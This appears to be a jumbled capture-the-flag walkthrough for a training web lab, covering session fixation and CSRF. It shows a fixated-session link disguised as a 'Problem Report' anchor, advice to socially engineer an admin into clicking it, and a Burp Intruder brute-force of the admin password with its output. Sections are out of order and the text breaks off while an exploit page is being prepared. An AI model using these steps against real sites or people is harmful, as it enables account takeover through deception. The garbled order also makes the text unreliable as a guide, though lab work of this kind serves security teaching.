178.172.195.18:11177/session\_fixation/index.php?session=2222d8774ceed0e4144f419505fc40e1cc51b844

Hello, Violet! Use your session for attack: 2222d8774ceed0e4144f419505fc40e1cc51b844

Log out

Return to home

### IMPORTANT NOTE:

After re-login, the **token was changed!**

When we have preferred and sent the link for hacking, we **must remain in the system** until we receive the "Flag".

178.172.195.18:11177/session\_fixation/index.php?session=2222d8774ceed0e4144f419505fc40e1cc51b844

Hello, Violet! Use your session for attack: 2222d8774ceed0e4144f419505fc40e1cc51b844

Log out


Return to home

**IMPORTANT:**

After re-login, the **token was changed!**

When we have prepared and sent the link for hacking, we must remain in the system until we receive the "Flag".

7. To carry out the attack, we need to prepare a link and send it to the admin.
8. Select everything in the address bar. Right-click on the selection and select "**Copy**".




**NOTE:** It already contains all the necessary parameters.

9. In fact, this line is already a link, but to hide the context, it is advisable to place it in the `href=""` attribute of the `<a>` tag and find a suitable messenger that will allow you to display only the link title, hiding the HTML code.

You should end up with something like this.

```
<a href="http://178.172.195.18:11177/session_fixation/index.php?session=2222d8774ceed0e4144f419505fc40e1cc51b844">Problem Report</a>
```

10. Open the messenger and, using social engineering, try to distract the administrator's attention so that he clicks on our link. Additionally, you can find out the time when he will do this.




11. Refresh the page periodically to check for expected privilege increases. If an administrator answers you and asks a question about the missing report, you can be sure that he will use our link.
12. Refresh the page and get the "*Flag*".

# CSRF

## Task

1. Your target is admin!
2. Try to attack him via any messenger and get the access to admin account.
3. You will find the flag there.
4. [This page](#) can help you during preparation and attack phases.




### IT Academy Vulnerable Lab

#### File upload form

Please put HTML files only

Select file to upload:  No file selected.



#### Cross Site Request Forgery (CSRF)


CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerability.


Read more about Cross Site Request Forgery (CSRF)

[OWASP CSRF](#)


Please input username and password to create new account or login to existed one



When I try to login as a **test** user with the password **test**, I get the error "You have entered an incorrect username or password".



The same situation happens again when I try to login as user **admin** with password **admin**.



Of course, the system checks whether the user exists in some storage. The message that appears indicates



that user's *admin* or *test* exist. On the other hand, if no users exist, the system must **create a new one**.

Let's **analyze what happens** when we use the csrf attack to solve this problem.

We should prepare an HTML page on which we will place the "newPass" form, where we will specify the password we know. Then send it to the administrator. When the administrator opens the page, his password should be replaced with ours.

**Attention!** If the administrator user has recently been attacked, perhaps his password has been changed to some simple one and now we can find it out by brute force. Let's check it out!

vBoxKali\_kali\_1694978075702\_48313 (Nessus Analyze) [Running] - Oracle VM VirtualBox

3. Intruder attack of http://17

AttackSaveColumns

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length ^	Comment
896	TEST	302			1310	
3160	test	302			1310	
0		200			2730	
1	!@#%\$	200			2730	
2	!@#%\$^	200			2730	
3	!@#%\$^&	200			2730	
4	!@#%\$^&*	200			2730	
5	!root	200			2730	
6	\$SRV	200			2730	
7	\$secure\$	200			2730	
8	*3noguru	200			2730	
9	@#%\$^&	200			2730	
10	A.M.I	200			2730	
11	ABC123	200			2730	
12	ACCESS	200			2730	
13	ADLDEMO	200			2730	
14	ADMIN	200			2730	
15	ALLIN1	200			2730	
16	ALLIN1MAIL	200			2730	
17	ALLINONE	200			2730	
18	AM	200			2730	
19	AMI	200			2730	
20	AMIISW	200			2730	
21	AMIKEY	200			2730	

The admin password was found

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 302 Found

2 Date: Fri, 12 Jan 2024 18:09:40 GMT

3 Server: Apache/2.4.7 (Ubuntu)

4 X-Powered-By: PHP/5.5.9-lubuntu4.29

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

7 Pragma: no-cache

8 Set-Cookie: ID=na55fvacggjuj4usu9d5v29372; expires=Fri, 12-Jan-2024 18:19:40 GMT; Max-Age=600; path=/csrf/; HttpOnly

9 Location: /csrf/index.php

10 Content-Length: 836

11 Connection: close

12 Content-Type: text/html

13

14 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">

15 <html xmlns="http://www.w3.org/1999/xhtml">

16 <head>

17 <meta http-equiv="Content-type" content="text/html; charset=utf-8">

18 <meta http-equiv="X-UA-Compatible" content="IE=edge">

19 <meta name="viewport" content="width=device-width, initial-scale=1">

20 <title>


21 IT Academy Vulnerable Lab

22 </title>

23 <link href="/css/bootstrap.min.css" rel="stylesheet">

24 <link href="/css/custom.css" rel="stylesheet">

As we can see, the administrator password was found. Try logging in with these credentials.



When I used username  
"admin" and password  
"test" I got "Flag".

### **Possible ways to fix the error**

There are many ways to fix the error. It is necessary to reset the administrator password periodically.

For example (*implementation dependent*):


1. Use a system script (*for file databases*)
2. Use stored procedures (*for a database management system*)
3. Change the business logic of the application after receiving the flag.

and so on.

---

## Solution

1. We need to login as administrator, but we don't know the administrator password.



### Cross Site Request Forgery (CSRF)

CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerability.

Read more about Cross Site Request Forgery (CSRF)

[OWASP CSRF](#)

- 3) An error message appears.

1) Try logging in with  
username: **admin** and  
password: **admin**.

- 2) Click the **[Submit]** button

You typed wrong username or password

admin

admin

Submit


Return to home

2. First of all we have to enter any username and password (e.g.: *test/test*). If the user does not exist a new account will be created.

### NOTE:

If the message "You have entered an incorrect username or password" appears, the user exists.

I came across this and it helped me find a [bug](#). I had to use a different user to login



- 4) After entering the  
username: "**Violet**" and  
password: "**1234**",  
I logged into the system.

Hello, Violet! It is your personal area. You can change your password if you want


New Password

Change Password


Log Out

Return to home


3. Right-click anywhere on the page and select "View Page Source"



4. Some of the code is outside the viewport. To make analysis easier, press **[Ctrl]+[a]** to select it and right-click to **"Copy"** the selection.




5. Open your preferred text editor to create the exploit html page.





6. Press [i] then [Shift]+[Ctrl]+[v] to paste the code.



